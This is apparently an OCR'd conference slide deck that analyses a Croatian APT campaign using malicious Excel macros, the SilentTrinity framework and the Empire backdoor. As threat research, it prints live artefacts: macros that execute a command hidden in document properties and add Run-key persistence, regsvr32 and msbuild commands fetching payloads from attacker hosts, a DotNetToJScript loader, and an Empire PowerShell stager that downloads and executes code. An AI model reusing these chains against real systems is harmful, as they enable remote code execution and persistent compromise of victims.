Positive Hack Days

IronPython on the dark side: the silent trio from Croatia

Alexey Vishnyakov,
Senior specialist / Positive Technologies

~~црщфьш~~ whoami

- A senior specialist at Expert Security Center, Positive Technologies
  - Threats research
  - APT groups tracking
  - Software development
  - Reporting

Agenda

- Payload delivery
- SilentTrinity framework
- Attack infrastructure
- Takeaways
- IOCs

Agenda


- Payload delivery
- SilentTrinity framework
- Attack infrastructure
- Takeaways
- IOCs

Payload delivery

- Last printed: 2018-07-25 00:12:30 (UTC)
- Last saved: 2019-04-01 16:28:07 (UTC)
- First VT submission: 2019-04-02 09:58:13 (UTC)
  - Country: HR (Croatia)

imglink


- Codepage: 1252 ANSI Latin 1; Western European (Windows)
- Author: Windows User
- Last modified by: Teken




Payload delivery

- Comments: *cmd.exe /c echo Set objShell = CreateObject("Wscript.Shell"): objShell.Run "net use https://postahr.vip", 0, False: Wscript.Sleep 10000: objShell.Run "regsvr32 /u /n /s /i:https://postahr.vip/page/1/update.sct scrobj.dll", 0, False: Set objShell = Nothing > C:\users\%username%\appdata\local\microsoft\silent.vbs*

Squiblydoo technique




WebDAV server




Payload delivery

- After opening:



Payload delivery

- After allowing macro:



Payload delivery

- VBA macro:

```
1   Attribute VB_Name = "Module1"
2   Sub Sauer()
3   Dim prop As DocumentProperty
4    For Each prop In ActiveWorkbook.BuiltinDocumentProperties
5    If prop.Name = "Comments" Then
6     Shell prop.Value
7
8    WaitUntil = Now() + TimeValue("00:00:10")
9   End If
10  Next
11   Do While Now < WaitUntil
12   DoEvents
13   Loop
14  Set objShell = CreateObject("wscript.Shell")
15
16
17  CreateObject("Wscript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updat", "wscript" & " " & Environ$(
    "Userprofile") & "\Appdata\local\microsoft\Silent.vbs", "REG_SZ"
18
19  End Sub
```

VBS drop

Autorun only, no launch

Payload delivery


- VBA macro:

```
69  Private Sub Workbook_BeforeClose(Cancel As Boolean)
70
71
72      Dim ws As Worksheet
73
74
75      Sheets("START").Visible = xlSheetVisible
76
77
78      For Each ws In ThisWorkbook.Worksheets
79
80
81      If ws.Name <> "START" Then
82
83
84      ws.Visible = xlVeryHidden
85      End If
86
87
88      Next ws
89
90
91      ActiveWorkbook.Save
```

Some kind of builder?

Payload delivery

- issuu.com :
- stackoverflow.com :
- dummies.com :



5 Type or paste the following code:

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)
'Step 1: Declare your variables
  Dim ws As Worksheet
'Step 2: Unhide the Starting Sheet
  Sheets("START").Visible = xlSheetVisible
'Step 3: Start looping through all worksheets
  For Each ws In ThisWorkbook.Worksheets
'Step 4: Check each worksheet name
  If ws.Name <> "START" Then
'Step 5: Hide the sheet
  ws.Visible = xlVeryHidden
  End If
'Step 6: Loop to next worksheet
  Next ws
'Step 7: Save the workbook
  ActiveWorkbook.Save
End Sub
```

In Step 1, you declare an object called ws to create a memory container for each worksheet you will loop through.

Payload delivery

- Downloaded update.sct:

```
<?XML version="1.0"?>
<scriptlet>
<registration
description="Win32COMDebug"
progid="Win32COMDebug"
version="1.00"
classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
 >
<script language="JScript">
        <![CDATA[
            function setversion() {
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB2ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
```

Payload delivery

- Downloaded update.sct:

```
"AAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGVjdGlvbi5Bc3NlbWJs"+
"eSBMb2FkKEJ5dGVbXSkIAAAACgsA";
var entry_class = 'LegitScript.Program';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
```

Payload delivery

- rastamouse.me :
- github.com :

Final result should look something like this.

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/199
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
<ms:script implements-prefix
<![CDATA[

function setversion() {
}
function debug(s) {}
function base64ToStream(b) {
        var enc = new Active
        var length = enc.Get
        var ba = enc.GetByte
        var transform = new
        ba = transform.Trans
        var ms = new ActiveX
        ms.Write(ba, 0, (len
        ms.Position = 0;
        return ms;
}

var serialized_obj = "AAEAAA
"AwAAAAhEZWx1Z2F0ZQd0YXJnZXQwB211dGhvZDADAwMwU3lzdGVtLkRlbGVnYXR1U2VyaWFsaXph"+
```

caseysmithrc / script.js

Last active Mar 9, 2019 • Report abuse

Code | Revisions 2 | Forks 1 | Embed | <script src="http


DotNetToJScript

script.js

```
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0.30319';
}
function debug(s) {}
function base64ToStream(b) {
        var enc = new ActiveXObject("System.Text.ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemFF0aW9uSG9sZGVy"+
```


Payload delivery

- Deserialized object – PE .NET
- Sharpick - *application to load and run PowerShell code via the .NET assemblies*



Payload delivery

- PowerPick GitHub project



Payload delivery

- dnSpy decompilation:

```
    rACQAdAApADsAJABpAHYAPQAkAGQAQQBUAEEAWwAwAC4ALgAzAF0AOwAkAEQAYQBUAEEAPQAk
    AoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==";
string @string = Encoding.Unicode.GetString(Convert.FromBase64String(s));
Runspace runspace = RunspaceFactory.CreateRunspace();
runspace.Open();
RunspaceInvoke runspaceInvoke = new RunspaceInvoke(runspace);
Pipeline pipeline = runspace.CreatePipeline();
pipeline.Commands.AddScript(@string);
pipeline.Commands.Add("Out-String");
Collection<PSObject> collection = pipeline.Invoke();
runspace.Close();
StringBuilder stringBuilder = new StringBuilder();
foreach (PSObject value in collection)
{
    stringBuilder.Append(value);
}
return stringBuilder.ToString().Trim();
}
```

Payload delivery

- Base64 decoded:

```
$ErrorActionPreference = "SilentlyContinue";$WC=NEW-OBJECT SYSTeM.NEt.WEBClIEnT;$u='Mozilla/5.0 (Wir
ack = {$true};$wc.HEadErS.AdD('User-Agent',$u);$Wc.PRoxY=[SYsteM.NeT.WEbReQUEsT]::DEFaulTWEbPRoxy;$w
G]::ASCII.GEtByTes('d32ce1b8cf3b11345b478d93fbec1e69');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[
$S[($S[$I]+$S[$H])%256]}};$ser='https://posteitaliane.live:443';$t='/owa/mail/drafts.srf';$wc.HEadEF
A[0..3];$DaTA=$daTA[4..$DaTa.LeNgth];-joIN[Char[]](& $R $DATa ($IV+$K))|IEX
```

Payload delivery

- PowerShell script semi-beautified:

```
$ErrorActionPreference = "SilentlyContinue";
$wc=new-object system.net.webclient;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; yiell; rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$wc.headers.add('User-Agent',$u);
$wc.proxy=[system.net.webrequest]::defaultwebproxy;
$wc.proxy.credentials = [system.net.credentialcache]::defaultnetworkcredentials;
$Script:Proxy = $wc.Proxy;
$k=[system.text.encoding]::ascii.getbytes('d32ce1b8cf3b11345b478d93fbecle69');
$r={
    $D,$K=$ARgs;
    $S=0..255;0..255|%{
        $J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]
        };
    $D|%{$I=($I+1)%256;
    $H=($H+$S[$I])%256;
    $S[$I],$S[$H]=$S[$H],$S[$I];
    $_-bxOr$S[($S[$I]+$S[$H])%256]
    }
    };
$ser='https://posteitaliane.live:443';
$t='/owa/mail/drafts.srf';
$wc.headers.add("Accept","*/*");
$wc.headers.add("Cookie","session=36PS/Uj5ASyS4NRVR1X99+B7qYo=");
$data=$wc.downloaddata($ser+$t);
$iv=$data[0..3];
$data=$data[4..$data.length];
-join[char[]](& $r $data ($iv+$k))|iex
```

RC4 decryption

Payload delivery

- fireeye.com :

Empire Backdoor

When the file contents are extracted, WinRAR drops a .bat file named mssconf.bat in the Startup folder. The batch file contains commands that invoke base64-encoded PowerShell commands. After decoding, the PowerShell commands invoked are found to be the Empire backdoor, as shown in Figure 18. We did not observe any additional payloads at the time of analysis.

```
$ser='http://31.148.220.53:80';
$t='/login/process.php';
$wc.HEADERS.ADd("Cookie","session=r9KUCbbrkUy9aaS3zgswr/KN8LQ=");
$DAtA=$WC.DoWnloadDatA($seR+$T);
$iV=$data[0..3];
$DaTA=$dATA[4..$DAtA.LENGTh];
-JOiN[Char[]](& $R $daTA ($IV+$K))|IEX
```

Figure 18: Empire backdoor

Payload delivery

- payatu.com :

In order to setup smart redirection, you need to configure your C2 server as well as the Redirector server. Below are the exact details as how to configure your C2 server and your Redirector server for smart redirection.

Setting up the C2 server

> listeners
> uselistener http
> set Name microsoft
> set DefaultJitter 0.6
> set DefaultDelay 11
> set DefaultProfile /owa/mail/inbox.srf,/owa/mail/drafts.srf,/owa/mail/archive.srf|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; yie11; rv:11.0) like Gecko|Accept:*/*
> set Host http://[Redirector-ip]:80

save the above text as microsoft.profile and start powershell empire with the following command

> ./empire -r microsoft.profile (would start empire with the microsoft profile)

```
HTTP[S] Options:

  Name             Required    Value                          Descriptio
  ----             --------    -------                        ----------
```

Payload delivery

- Last printed: 2019-04-02 08:22:56 (UTC)
- Last saved: 2019-04-02 08:23:28 (UTC) (~ +16 hours)
- First VT submission: 2019-04-02 16:52:56 (UTC) (~ +7 hours)
  - Country: HR (Croatia)

- Last modified by: Luzer

Payload delivery

- Comments: *cmd.exe /c echo Set objShell = CreateObject("Wscript.Shell"):objShell.Run "C:\windows\system32\cmd.exe /c net use \\176.105.255.59\webdav",0:Wscript.Sleep 60000: objShell.Run "%windir%\Microsoft.Net\Framework\v4.0.30319\msbuild.exe \\176.105.255.59\webdav\msbuild.xml" , 0, False: Set objShell = Nothing > C:\users\%username%\appdata\local\microsoft\silent.vbs*

MSBuild inline technique

SMB server

Payload delivery

- Previous vs current macro:

```
Attribute VB_Name = "Module1"
Sub Sauer()
Dim prop As DocumentProperty
 For Each prop In ActiveWorkbook.BuiltinDocumentProperties
  If prop.Name = "Comments" Then
   Shell prop.Value

 WaitUntil = Now() + TimeValue("00:00:10")
End If
Next
 Do While Now < WaitUntil
 DoEvents
 Loop
Set objShell = CreateObject("wscript.Shell")


CreateObject("Wscript.Shell").RegWrite "HKCU\Software\Micros

End Sub

Attribute VB_Name = "Sheet1"
```

```
Attribute VB_Name = "Module1"
Sub Sauer()
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "C:\windows\system32\cmd.exe /c net use \\176.1
Dim prop As DocumentProperty
 For Each prop In ActiveWorkbook.BuiltinDocumentProperties
  If prop.Name = "Comments" Then
   Shell prop.Value

End If

Next
WaitUntil = Now() + TimeValue("00:00:30")
 Do While Now < WaitUntil
 DoEvents
 Loop

CreateObject("Wscript.Shell").RegWrite "HKCU\Software\Micros

   objShell.Run "%windir%\Microsoft.Net\Framework\v4.0.3031
End Sub
```

Launch added

Payload delivery

- Downloaded msbuild.xml:

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes c# code. -->
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml -->
  <Target Name="Hello">
    <ST>
    </ST>
  </Target>
  <UsingTask TaskName="ST" TaskFactory="CodeTaskFactory" AssemblyFile=
